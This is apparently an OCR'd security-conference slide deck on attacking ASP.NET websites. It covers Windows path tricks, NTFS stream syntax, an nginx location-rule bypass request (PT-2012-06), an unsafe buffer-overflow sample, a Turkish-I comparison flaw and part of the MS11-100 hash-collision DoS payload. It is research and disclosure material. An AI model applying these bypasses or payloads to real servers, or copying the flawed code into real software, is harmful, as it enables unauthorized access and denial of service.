TO HACK AN ASP .NET WEBSITE?

HARD, BUT POSSIBLE!

Vladimir Kochetkov

Positive Technologies

A Blast From The Past: File System

- **DOS devices and reserved names:**

  `NUL:, CON:, AUX:, PRN:, COM[1-9]:, LPT[1-9]:` *- the colon is optional, names can be used as part of the path*

- **Reserved characters:**

  `< > : "  \ / | ? *`

- **Case insensitivity of names:**

  `Filename == FileName == filename == FILENAME`

- **Support for short names 8.3:**

  `LongFileName.Extension ~= LONGFI~1.EXT ~= LO0135~1.EXT`

- **Ending characters:**

  `Filename == Filename... == Filename\\\`

POSITIVE TECHNOLOGIES

A Blast From The Past: File System

- **Named pipe and mailslots (CreateFile):**

  `\\Host\pipe\<name> , \\Host\mailslot\<name>`

- **Alternative syntax of relative paths:**

  `C:\Windows\notepad.exe == C:notepad.exe` , *if \Windows is a current catalog of C:*

- **Substitutions (FindFirstFile):**

  `< == * , > == ? , " == .`

- **UNC and Unicode paths:**

```
C:\Windows\System32
\\Host\C$\Windows\System32
\\.\C:\Windows\System32
\\?\C:\Windows\System32
\\?\UNC\Host\C$\Windows\System32
```

$\}$ ==

A Blast From The Past: File System

- **Meta attributes and NTFS alternative data streams:**

```
\Directory:<Name>:<Type>\File:<Name>:<Type>
```

Files Meta Attributes	Indices Meta Attributes
$STANDARD_INFORMATION	$INDEX_ROOT
$FILE_NAME	**$INDEX_ALLOCATION**
$DATA	$BITMAP
$ATTRIBUTE_LIST	
$OBJECT_ID	
$REPARSE_POINT	

```
C:\Windows\hh.exe == C:\Windows:$I30:$INDEX_ALLOCATION\hh.exe

C:\Windows\notepad.exe == C:\Windows\notepad.exe::$DATA

FileName.aspx == FileName.aspx:.jpg
```

[PT-2012-06] Nginx Restrictions Bypass

Severity level:	Medium (5.0) (**AV:N/AC:L/Au:N/C:P/I:N/A:N**)
Vulnerable versions:	**Nginx** for Windows <= v1.3
Vector:	**Remote**


The flaw enables an intruder to forward HTTP requests to certain URL addresses, bypassing the rules set in the Location directives of the web server configuration.

By exploiting the vulnerability, a potential hacker could gain access to the application source code and closed parts of the website, detect new vulnerabilities, steal passwords to the database or other services, etc.

:$I30:$INDEX_ALLOCATION

were processed as a part of the catalog name.

[PT-2012-06] Nginx Restrictions Bypass



```
…
location ~/.svn/ {
    deny all;
}
…
```

```
http://hostname/.svn/entries
```


```
HTTP/1.1 403 Forbidden
Server: nginx/1.2.0
```

```
http://hostname/.svn::$INDEX_ALLOCATION/entries
```

```
HTTP/1.1 200 OK
Server: nginx/1.2.0
```

* A stable version of nginx-1.2.0 for Windows, released 2012-04-23

.NET Platform Architecture




Memory Corruption

- **Interaction with native libraries, use of mix assemblies**

MS12-025, April 2012: - *arbitrary code execution is triggered by exploitation of an integer overflow vulnerability in gdiplus.dll which causes heap corruption when calling the constructor of the System.Drawing.Imaging.EncoderParameter class.*

- **Insecure managed code**



```
unsafe void bufferOverflow(string s)
{
    char* ptr = stackalloc char[10];
    foreach (var c in s)
    {
        *ptr++ = c
    }
}
```


POSITIVE TECHNOLOGIES

Turkish *I* And Other Peculiarities

If two strings are compared with no regard to the current regional settings, the result might be quite unexpected:

The English language: I & i


The Turkish language: I & ı + İ & i



```
<%@ Page Language="C#" Culture="Auto" %>
<%@ Import Namespace="System.Globalization" %>
<! DOCTYPE html>
…
<script runat="server">
…
if (Session["mode"].ToLower() != "admin")
…
if (String.Compare(Request["path"]), 0,
"FILE:", 0, 5, true)
…
```

Collision of Object Hashes


System.Object.GetHashCode() returns a 32 bit hash code of an object (takes on values within the range from -2147483648 to 2147483647).




(http://blogs.msdn.com/b/ericlippert/archive/2010/03/22/socks-birthdays-and-hash-collisions.aspx)

Collision in ASP .NET (MS11-100)

Standard situation:



Unusual situation:



```
3QBZJK5ZX=&NEUQ7BWAV6=&6902D0YP6J=&9PZGHCDJYD=&NU73S3KNV=&IF686YJQJ8K=&9XUUCJEENJ=&F
X4A75F91FM=&IGJKQVBZAVK=&LJVJV6J3UZ=&X7GJ5MWXY=&6AVIZWTVK=&WQNIQ7OZMS=&IM1VKMZHK6F=&
DO9WX2R9H=&RYLZSIQT8V=&KR9BBFUH2E=&UI8N4SWVWW=&TL5F6URVPP=&B1P81FWDSVV=&CM6Y80XSAO=&
LE72GBPWB=&EEFMULEXC=&M6FKM13WB=&MGN8123XA2K=&ZMI35GXHMN=&LXQQOM138LL=&XXST36DRX=&JR
YRV54TFZ=&LGG3X9MFN7=&MH1NI402I22=&MHFIKIM0TEH=&BWPRVCQ4X3=&RM6K7V75WZ=&SMIAE6PAL4=&
MOCGW14ZU7=&I0JKKKOG7EN=&Q4B9V7L3VZ=&23UAYU5B31=&9TRJE0XRWQ=&3Q3LKPC2K0=&D3ACY8973E=
=&VGJPMCQHP=&AV6THWSCA7=&MH5SM8NPWB1=&P57KEP668X=&81C4LQ4DFY=&MPJBASYMRM=&25EWGNN5NE
```


… over 4Mb form data …

(https://github.com/HybrisDisaster/aspHashDoS)

A Tricky Plan (Post-Mortem MS11-100)

